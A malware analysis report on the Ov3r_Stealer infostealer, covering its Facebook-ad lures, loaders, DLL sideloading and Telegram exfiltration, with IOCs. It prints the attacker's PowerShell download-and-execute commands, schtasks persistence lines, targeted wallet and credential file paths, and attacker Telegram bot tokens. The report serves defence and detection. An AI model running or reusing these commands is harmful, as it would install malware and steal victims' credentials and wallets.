Facebook Advertising Spreads Novel Malware Variant

TRUSTWAVE SPIDERLABS THREAT HUNT TEAM UNCOVERS OV3R_STEALER MALWARE

Trustwave® SpiderLabs®

Executive Summary

In early December, during an Advanced Continual Threat Hunt (ACTH) campaign investigation, Trustwave SpiderLabs discovered a new malware named Ov3r_Stealer. At a high level, this malware is designed to steal credentials and crypto wallets and send those to a Telegram channel that the threat actor monitors. The tactics and techniques to drop the malware and the code itself is not unique, but because this malware was relatively unknown at the time of discovery, it allowed our investigators to dig a little deeper into its backstory and potentially the origins of this malware.

The initial attack vector for this malware at the time of discovery was through a Facebook job advertisement for an Account Manager position. Weaponized links brought the user to a malicious Discord content delivery URL, which in turn began the execution phase of the attack. In our victim's environment, a Powershell script masquerading as a Windows Control Panel binary was executed that downloaded the malware from a GitHub site in the form of three files. During the investigation into the malware family, our SpiderLabs teams discovered other methods of loading the malware onto the system which included HTML Smuggling, SVG Smuggling, and LNK file masquerading.

Once the malware, in the form of three files, is loaded on the system and executed, a persistence mechanism by way of Scheduled Task is created and the malware runs every 90 minutes. The malware is designed to exfiltrate specific types of data such as: GeoLocation (based on IP), hardware info, passwords, cookies, credit card information, auto-fills, browser extensions, crypto wallets, Office documents, and antivirus product information. Once the information is gathered, it is exfiltrated to a Telegram channel the threat actor is monitoring.

What happens next is a bit of the unknown, but all this information could potentially be sold to the highest bidder, or there is the potential the malware, like many others before it, becomes modularized and is later used as a dropper for other malware or post exploit tools up to and including ransomware.


The wild chase for information on the threat actors following the technical indicators of the malware led the team to various aliases, communication channels, and repositories. Aliases such as 'Liu Kong,' 'MR Meta,' MeoBlackA, and 'John Macollan' were found in groups like 'Pwn3rzs Chat,' 'Golden Dragon Lounge,' 'Data Pro,' and 'KGB Forums' where many "researchers," threat actors, and curious folk gather, meetup, and exchange hacks, malware, and cracked software daily.

This report will discuss the technical elements behind the malware and some insights into the authors, communication channels, and repositories. Please note that on December 18, this malware became known to the public and was reported in VirusTotal. During the investigation, we learned of Phemedrone, an open-source malware, that shares all the characteristics of Ov3r_Stealer; however, it is written in a different language (C#).


The IOCs listed in this report may not be relevant to current malware attacks; however, it is always a best practice to hunt through your telemetry to identify any potential usage of this malware and its variants in your systems.

Stage 1 - Initial Access

As witnessed in our victim's environment and a demo we found from the threat actor itself, the initial access and delivery of the malware comes in the form of a weaponized PDF file. The file masquerades itself as a file shared on OneDrive.



There are many ways to receive the malicious PDF file, including the typical phishing or spear phishing attempts. However, our threat intelligence team found additional avenues the attackers are using to direct the victims to the weaponized PDF. Below is a fake Facebook account impersonating Amazon CEO Andy Jassy with a convenient clickable OneDrive link.




hxxps://www.facebook.com/andy.jassy.1968


Another example using a Facebook ad for a job in Digital Advertising:

hxxps://www.facebook.com/photo?fbid=122112030326101291&set=a.122104568504101291

Once the “Access Document” is clicked from the Facebook page, a .url file is downloaded to begin the second stage. Using the metadata of the PDF file, SpiderLabs discovered a more direct route to the .url in the following job notification on Facebook for “pink women’s magazine.”





Clicking the link will direct the victim to **cdn.discordapp.com** to download the .url file as seen below:



Stage 2 - Execution

Once the Access Document is clicked, the victim is directed to a .url file to download which masquerades as a legitimate 'DocuSign' document as seen below. However, the contents of the document contain yet another URL redirection.





Contents of DocuSign.url

The IP address being used in the "DocuSign" file above, 51.79.185.145, was observed via Shodan to have SMB open and authentication disabled.

The .url file is targeting the IP address and a **pdf2.cpl** file within a **data2.zip** file on the remote host. Generally, Windows would not allow this activity without some warning if the file was an executable binary, such as an .exe or .vbs, but since this is a Windows Control Panel (.cpl) file, Windows will allow this to occur without warning.

It is safe to assume this method of attack will only impact Windows-based systems. Further, the final payload on this malware is also intended for Windows-based systems.

Stage 3 – Execution (Loaders)

The threat actors are actively developing this malware allowing SpiderLabs to witness the addition of multiple loaders which carry the victim through the final attack payload.

Loader 1 – CPL Files

Windows Control Panel files are generally used for system settings within Windows and, as such, are run using rundll32.exe. In the witnessed attack, the malicious .cpl file was executed using the following command from rundll32: *shell32.dll, Control_RunDLL <.cpl path>*. Instead of modifying system settings, the .cpl file is used to run a remote PowerShell script.

"Powershell.exe" -nop -w hidden -c "I''E''X ((new-object net.webclient).downloadstring('https://raw.githubusercontent.com/nateeintanan2527/Joyce_Data/main/DATA1.txt'))

The **DATA1.txt** file is an obfuscated Powershell script, deobfuscted to:

```
$url = "https://github.com/nateeintanan2527/Joyce_Data/raw/main/KAY.zip"; $dir = [System.Guid]::NewGuid().ToString()
ew-Object Net.WebClient).DownloadFile("$url", "$env:temp\$dir.zip"); New-Item -Path "$env:temp\$dir" -ItemType Direc
; Expand-Archive -LiteralPath "$env:temp\$dir.zip" -DestinationPath $env:temp\$dir; attrib +h $env:temp\$dir; Remove
m "$env:temp\$dir.zip"; Start-Sleep -Seconds 3; Set-Location -Path "$env:temp\$dir";Start-Process .\WerFaultSecure.e
```

The successful execution brings three new files to the victim system:


WerFaultSecure.exe (This is a legitimate Windows executable)
Wer.dll (This is a file that WerFaultSecure loads. This one is actually malicious)
Secure.pdf (This contains malicious code the DLL will load)

These files will be extracted from **KAY.zip** and hidden using attrib -h. The archive will be deleted and a three second sleep timer will commence.

Loader 2 – HTML Smuggling

Pivoting from our witnessed example, we found some sample data that would indicate another method of executing the loaders, which involved HTML Smuggling. In this example, a weaponized HTML file, CustomCursor.html is used to load the **CustomCursor.zip** file. The ZIP file itself is encoded with Base64 within the HTML file:

Encoded:




This ZIP file contains:

CustomCursor.exe (This is a renamed WerFaultSecure.exe)
Wer.dll (The same malicious DLL file)
Data.ini (Malicious code loaded by DLL file)

Loader 3 – Shortcut File


In this scenario, a file masquerading as a typical text file called **Attitude_Reports.txt l**ocated within a ZIP archive is presented to the victim. The actual file within the ZIP archive is a shortcut file (LNK) called **Attitude_Reports.txt.lnk**. Once extracted, Windows typically does not display the file extension so, the .lnk is dropped and it appears as a normal .txt file, as seen below:




Once opened, it will redirect the victim to the GitHub repository, as the CPL loader does, to download the actual payload.

Loader 4 – SVG Smuggling

This mechanism works similarly to HTML smuggling whereby the malicious files are embedded within the SVG file. SVG files are Vector Graphics files typically used in Web Graphics. SpiderLabs discovered a redirection to **"Copyright_Report.svg."** Once opened a .RAR file is embedded and loaded immediately.



The downloaded .RAR file contains a Windows Shortcut file (.lnk) which downloads the Powershell script. This method exploits WinRAR Code Execution Vulnerability (CVE-2023-38831).



Stage 4 – Final Payload

Each loader stage brings in three files which represent the final payload:

WerFaultSecure.exe (This is a legitimate Windows executable)
Wer.dll (This is a file that WerFaultSecure loads. This one is actually malicious)
Secure.pdf (This contains malicious code the DLL will load)

This combination of files is one sample set. These files can be renamed anything, but the intent is to execute the legitimate **WerFaultSecure.exe**, which in turn will call up **Wer.dll** by name. In this DLL sideloading attack, the malicious code is contained within the Wer.dll file. Once executed, the malware will establish persistence to ensure it is always running and exfiltrate specific data to a monitored Telegram channel.

Stage 5 - Persistence

In our hunt, we found the files to be copied to the C:\Users\Public\Libraries\Books folder and a Scheduled Task created called “Licensing2” which runs every 90 minutes with the following command:

```
/F /CREATE /TN “Licensing2” /tr “C:\Users\Public\Libraries\Books\
WerFaultSecure.exe” /sc minute /MO 90
```

Other versions used Licensing as the Scheduled Task name with the following commands:

```
/F /CREATE /TN “Licensing” /tr “C:\Users\Public\Libraries\Books\
SmartTaskbarSetup.exe” /sc minute /MO 90
```

```
/F /CREATE /TN “Licensing” /tr “C:\Users\Public\Libraries\Books\
WerFaultSecure.exe” /sc minute /MO 90
```

Stage 6 - Collection and Discovery

The observed Ov3r_Stealer malware is designed to collect and exfiltrate the following data:

Data Type	Location
Crypto Wallets	C:\Users\IEUser\AppData\Roaming\wallet.dat C:\Users\IEUser\AppData\Roaming\Coinomi\Coinomi\wallets C:\Users\IEUser\AppData\Roaming\bytecoin C:\Users\IEUser\AppData\Roaming\Electrum\wallets C:\Users\IEUser\AppData\Roaming\Exodus\exodus.wallet C:\Users\IEUser\AppData\Roaming\com.liberty.jaxx\IndexedDB\file_0.indexeddb.leveldb C:\Users\IEUser\AppData\Roaming\Guarda\Local Storage\leveldb
Web Data	C:\Users\IEUser\AppData\Local\Google\Chrome\User Data\Default\Web Data
Browser Extensions	• Google Authenticator • EOS Authenticator • Browserpass • MYKI Password Manager & Authenticator • Secure Password Generator Splikity • CommonKey • Zoho Vault • Norton Password Manager • Avira Password Manager • Trezor Password Manager • MetaMask • TronLink • BinanceChain • Coin98 Wallet • iWallet • Wombat • MEW CX • NeoLine • Terra Station • Keplr • Sollet • ICONex • KHC • TezBox • Byone • OneKey • Trust Wallet • MetaWallet • Guarda Wallet • Exodus • Jaxx Liberty • Atomic Wallet • Electrum • Mycelium • Coinomi • GreenAddress • Edge • BRD • Samourai Wallet • Copay • Bread • Airbitz • Trezor • Ledger Live • Ledger Wallet • Bitbox • Digital Bitbox • YubiKey • Google Authenticator • Microsoft Authenticator • Authy • Duo Mobile • OTP Auth • FreeOTP • Aegis Authenticator • LastPass Authenticator • Dashlane • Keeper • RoboForm • KeePass • KeePassXC • Bitwarden • NordPass • LastPass
Discord	C:\Users\IEUser\AppData\Roaming*cord*
Files	C:\Users\IEUser\Documents*.txt C:\Users\IEUser\Documents*.xlsx C:\Users\IEUser\Documents*.docx
Services	HKLM\System\CurrentControlSet\Services
FTP Credentials	C:\Users\IEUser\AppData\Roaming\FileZilla\recentservers.xml C:\Users\IEUser\AppData\Roaming\FileZilla\sitemanager.xml
LDB File Checking	C:\Users\IEUser\AppData\Local\Google\Chrome\User Data\Default\Local Storage\leveldb C:\Users\IEUser\AppData\Local\Google\Chrome\User Data\Default\Local Storage\leveldb*.ldb
String Decryptor	C:\Users\IEUser\AppData\Roaming\atomic\Local Storage\leveldb

Stage 7 - Exfiltration

Every 90 minutes, the malware will collect the information and send the IP address to **http://ip-api.com** for geolocation information. Following that a message is sent to the Telegram BOT ID: **hxxps://api.telegram.org/bot6942060856:AAHFEktWDnIbyxWWctM36aYBFoWqtpPATIg/getMe**

{"ok":true,"result":{"id":6942060856,"is_bot":true,"first_name":"Data2_Telegram","username":"Data2_Telegram_bot","can_join_groups":true,"can_read_all_group_messages":false,"supports_inline_queries":false}}

An example of the extracted information sent to the Telegram channel is below:

```
----- Geolocation Data -----
IP:                 45.128.199.207
Country:            The Netherlands (NL)
City:               Amsterdam
Postal:             1012
MAC:                00:0C:29:37:F0:C4

----- Hardware Info -----

Username:           user\admin
Windows name:       Windows 10 Enterprise x64
Hardware ID:        ec9e1eb0d04dd7ea60a275ad5f6d77fe
GPU:                VMware SVGA 3D
CPU:                13th Gen Intel(R) Core(TM) i5-13420H
RAM:                3 / 5 GB

----- Report Contents -----

Passwords:          0
Cookies:            259
Credit Cards:       0
AutoFills:          0
Extensions          0
Wallets:            0
Files:              0

Passwrods Tags:
Cookies Tags:       MONEY
----- Miscellaneous -----

Antivirus products: Windows Defender
File Location:      unknown
```

- **Possible Cookies and Passwords Tag:**
  - **FACEBOOK**
  - **MONEY**
  - **GAME**
  - **CHEATS**
  - **YOUTUBE**
  - **MUSIC**
  - **BANK**
- **Sent as attachment (log.zip):**
  - Browser Data
    - Cookies_<Web Browser>[Default].txt
  - Information.txt
    - Geolocation Data
    - Hardware Info
    - Report Contents
    - AV products
  - Password.txt

Observed IOCs

As a sanity check, keep in mind that the IOCs listed here can and will change depending on the development cycle of the malware itself and the intent of the attackers. The following were our observed IOCs during the hunt.

*color-coded per set

Filename	MD5	SHA256
CX.txt	08c16f5196aaeacdcc46f10e82e7c47b	cb58bf466675be9e11cfb404503cb122514f47b9708d033e381f28a60535812c
CX.zip	905430fd2cba63713c5d5f625bc6fe5f	80f88566fda41ebc1b4e35d89748a804740bba0d03049c33c536cffd5e0491e2
secure.pdf	7f6fff7a288e53c8d2400140eb88d0b7	9b9ba722b314febfc44919551a03dde1539f115333183c2cb5e74b8e644ba5b3
wer.dll	739ede4370b88e60a1d872a1735f3923	8b73d7aa8bb8db8a9ecbf9f713934fbbb5caf4745d7a61a6f34a100c4d84fd9d
WerFaultSecure.exe	c86f71dafb6589dc711dd2bc27373f5a	5f1a027f1c1468f93671a4c7fc7b5da00a3c559a9116f5417baa6c1f89550d9f
secure.pdf	24da08be82f439c3230d0b16b275902f	f2814a4b3796fb44045c33b9d0d9972bf40478e5bc74b587486900c6cfa02f3d
wer.dll	3b33cead1847d254bb4d0e614c32a9b8	b37ec923451dd15a0f68df0b392b0f1b243fe50c709de9e574ac14cf6fabdd53
WerFaultSecure.exe	c86f71dafb6589dc711dd2bc27373f5a	5f1a027f1c1468f93671a4c7fc7b5da00a3c559a9116f5417baa6c1f89550d9f
DATA1.zip	d06e91a847f4303ca417ec131ac8c038	89caa1568fcff162086dae91e6bd34fd04facba50166ebff800d45a999d0be8b
DATA1.txt	eaa6f5129a23cb51029615b68a9ca792	4a36cc607ca5c2acc536510fd1b0ddd43a9403dac168d2420d474611909ed9e6
DATA2.zip	8904d6ad569095ef6fb1dab561edc420	e326c1b9e61cca6823300158e55381c6951b09d2327a89a8d841539cad3b4df3
DATA2.txt	bcbce22d8b56f857429a83c40551c8bf	188c72f995ebd5e1e8d0e3b9d34eeeec2ec95d4d0fee30d2ea0f317ab1596eef
secure.pdf	5c2dc3e1af236cafc798c517414be70d	5ecad303475e180f8879871d8571d1a7eeb99e0b3c63cc77fdd02cb9b8c51211
wer.dll	c90b04b9184f91575d4f12320b4a65ab	568b4b868b225f06bb34da0dc23603c9dedccc2b319353407c814983d5322563
WerFaultSecure.exe	c86f71dafb6589dc711dd2bc27373f5a	5f1a027f1c1468f93671a4c7fc7b5da00a3c559a9116f5417baa6c1f89550d9f
secure.pdf	88e38e212591ffaf3c3400b22b8988d6	e64b185c149cb523d13cb46ea3911e2c0595b6f10ae86e6a14b15e8d45c0cdcb
wer.dll	b042b2a8981a94b7afe680d94808e9f8	c6765d92e540af845b3cbc4caa4f9e9d00d5003a36c9cb548ea79bb14c7e8f66
WerFaultSecure.exe	c86f71dafb6589dc711dd2bc27373f5a	5f1a027f1c1468f93671a4c7fc7b5da00a3c559a9116f5417baa6c1f89550d9f
DATA3.txt	906509861bd74330c15f3c669b0a4c04	4da33c7fe62f71962913d7b40ff76aff9f1586e57db707b3d6b88162c051f402
DATA3.zip	1006ad7046f065da16102c3cb5e6bcb9	ff44e502bd5ea36e17b3fc39b480e65971b36002f27fb441e4acadd6bf604a20
DATA4.zip	3c490e342c30710834f21cbdadf80897	480fae3bdc2604cba846779dd7dced95b3ce036bdef629ded247771a2e4d5d58
DATA4.txt	f52c10457c584f1b136fd7922a565c32	b7980f64f892d70b1cd72a8c80f8319f50c3c410aba4e4bc63fd6494bcb4f313
secure.pdf	af0ce315ea226f4b07d7e3fac1b69846	5f0ff1fd6ca89a0ddd3178e023dea8f79ff3c3f3d8ff7900378eb014e83ed326
wer.dll	092566470d8f8ffd8e0e70c34229882e	d5b1214f1817a16b2bc8a76daa48c9a3c5af0e411cf4f0c17b0e364d437a454b
WerFaultSecure.exe	c86f71dafb6589dc711dd2bc27373f5a	5f1a027f1c1468f93671a4c7fc7b5da00a3c559a9116f5417baa6c1f89550d9f
KAY.zip	f424e8b32ca6ad7153f706ed1a0bc0af	348aea633c99e5f6a0ac7b850961be0a145a35678e5bd074b4852f7a2419f518
kay.txt	0c33eafc7d9cb3abf6048ca98a5d2db9	1c53dffcb4c474a2b08708609466e7d234d6d51139b6532af54fac5bb8d37415
secure.pdf	4afa1df89ec91d1e81020b9f42da43dc	3a34cd3a3221d83a1cca8913b2afbb5b780027d48b44d3ce15dfe4a402064871
wer.dll	fe7b790b033aa60212249a2c47891041	40c6fa38e44e00d8cf113d0a079cd46f8b7654331f12e50d2af5a9f1ddc6d266
WerFaultSecure.exe	C86f71dafb6589dc711dd2bc27373f5a	5f1a027f1c1468f93671a4c7fc7b5da00a3c559a9116f5417baa6c1f89550d9f
CustomCursor.exe	C86f71dafb6589dc711dd2bc27373f5a	5f1a027f1c1468f93671a4c7fc7b5da00a3c559a9116f5417baa6c1f89550d9f
CustomCursor.html	15a38db72e97b9f5b5a5737dd23571bd	99d27635eb78197310478357014f63fc6f044558a0a17c34086741801a83c80c
CustomCursor.zip	534f90adf294faf90a293abfc4ac2f26	0df85ed4877940f4a6987790901734f8eb74cb97672773ec232cbb0ea76db681
wer.dll	Fbf7e29cb108587f5abbf6b7f91a1ddd	0c2ccf98694849f898a4170cb46add3cd60b93e568dc300f6c868e38e64a3ba0
data.ini	4a328bdd8568261a14ebfff4eb6ffd2f	a2710b5991583e44453126c237b642891acf53a313b39ae94f2ae9b44c51070d

Suspected earlier versions:

Filename	MD5	SHA256
wer.dll	9cbed436d083dd76efcdfee8cbb4bafa	61cb5bd49e06374fc7e741b3bea2f0753f46b8ac3e1af2c9d3fd97f76452713d
SMARTTAS.EXE	43412a035847649c4fb2daa6de336d86	1d0f042818c521d5606501ebd47a048c8de07f2e9c705c4e1e0e3e39728d286f
USERENV.DLL	a7de3969e3f09f2b076d67a3daf9edad	fdebccc2249b080b79dbee888df1a1fa4c34b8947d8d70efbfe6dc3464b26777
DATA.LOG	02bc92c06bd8bef8d15c410fa457b89d	bc6ff1c783ecc91dcaf12296fedfe52f64f105847f7b67658f65192f7a4302a6
SmartTaskbarSetup.img	010fb68e7589b24c1da35f9533f84bf8	e6020d7212bb1661019c6bcb57118a244af81f6473187551b20c9436462402fe

Git Repository	hxxps://github[.]com/nateeintanan2527
Scheduled Tasks	/F /CREATE /TN "Licensing2" /tr "C:\Users\Public\Libraries\Books\WerFaultSecure.exe" /sc minute /MO 90
Dropped File Location	C:\Users\Public\Libraries\Books
Telegram IDs	**user: @Ov3r_Stealer_bot** bot6484386226:AAFpJoZeh0Zx3minUwHy-izsc1unyUjOM5s chat_id=-4098601142 bot6772176180:AAHfSTEpCtV3OsQ-uk0A0q0XHQThCZtdZFs chat_id=-4005098365 **username: @JohnMacollan** bot6518176665:AAHrij7gXXrm93AhavIMKybtNbilYrr9oS8 chat_id=-4058181047 bot6839383146:AAGf79ROc_yxgfElhGCsws2w6tiH0z_0uYo chat_id=-4058765448 bot6942060856:AAHFEktWDnIbyxWWctM36aYBFoWqtpPATlg chat_id=-4020184943
Telegram Account:	**Bot:** hXXps://web[.]telegram.org/k/#@Data4_Telegram_bot hXXps://web[.]telegram.org/k/#@Data3_Telegram_bot hXXps://web[.]telegram.org/k/#@Data2_Telegram_bot hXXps://web[.]telegram.org/k/#@Data1_Telegram_bot hXXps://web[.]telegram.org/k/#@Ov3r_Stealer_bot hXXps://web[.]telegram.org/k/#@KAY_DATA_bot **John Macollan** hXXps://web[.]telegram.org/k/#@JohnMacollan **Liu Kong:** hXXps://web[.]telegram.org/k/#6612893721 **Channels:** hXXps://web[.]telegram.org/k/#@pwn3rzs_chat hXXps://web[.]telegram.org/k/#@kgbcrypter
Email Address	john.mocally174@40mail.ru

Initial Stage Loader:

DATA1	**File Details:** **DocuSign1.url** SHA256: 69941417f26c207f7cbbbe36ce8b4d976640a3d7f407d316932428e427f1980b image_reported.url SHA256: 7c0a1e11610805bd187ef6e395c8fa31c1ae756962e26cdbff704ce54b9e678a **ITW URLs:** hxxps://cdn[.]discordapp[.]com/attachments/1083311514368360519/1170627584627855481/DocuSign1[.]url hxxps://shorturl[.]at/bsuCR hxxps://cdn[.]discordapp[.]com/attachments/853270434422456330/1176802586481922098/image_reported[.]url **URL Connection:** fi\le://51[.]79[.]185[.]145/pdf/data1[.]zip/pdf1[.]cpl
DATA2	**File Details:** **m.url** SHA256: 70c23213096457df852b66443d9a632e66816e023fdf05a93b9087ffb753d916 **DocuSignDocument.url** SHA256: 6bd8449de1e1bdd62a86284ed17266949654f758e00e10d8cd59ec4d233c32e5 **image_reported.url** SHA256: a841cd16062702462fdffdd7eef9fc3d88cde65d19c8d5a384e33066d65f9424 **image_reported.url** SHA256: 22236e50b5f700f5606788dcd5ab1fb69ee092e8dffdd783ac3cab47f1f445ab **ITW URLs:** hxxps://cdn[.]discordapp[.]com/attachments/1083311514368360519/1170627585105997854/DocuSign2[.]url hxxps://shorturl[.]at/vzAD2 hxxps://cdn[.]discordapp[.]com/attachments/1083311514368360519/1171355007245893653/DocuSignDocument[.]url hxxps://shorturl[.]at/clplO hxxps://cdn[.]discordapp[.]com/attachments/853270434422456330/1183676616564547624/image_reported[.]url **URL Connection:** fi\le://51[.]79[.]185[.]145/pdf/data2[.]zip/pdf2[.]cpl

